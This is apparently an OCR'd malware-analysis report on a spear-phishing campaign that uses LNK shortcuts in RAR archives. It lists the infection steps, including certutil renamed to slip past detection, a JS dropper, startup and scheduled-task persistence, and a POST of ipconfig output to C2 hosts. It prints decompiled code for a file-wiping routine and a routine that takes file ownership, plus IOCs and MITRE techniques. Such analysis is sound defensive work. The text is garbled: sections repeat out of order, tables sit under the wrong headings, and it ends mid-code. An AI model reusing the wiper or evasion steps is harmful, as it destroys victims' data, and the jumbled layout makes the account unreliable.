
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
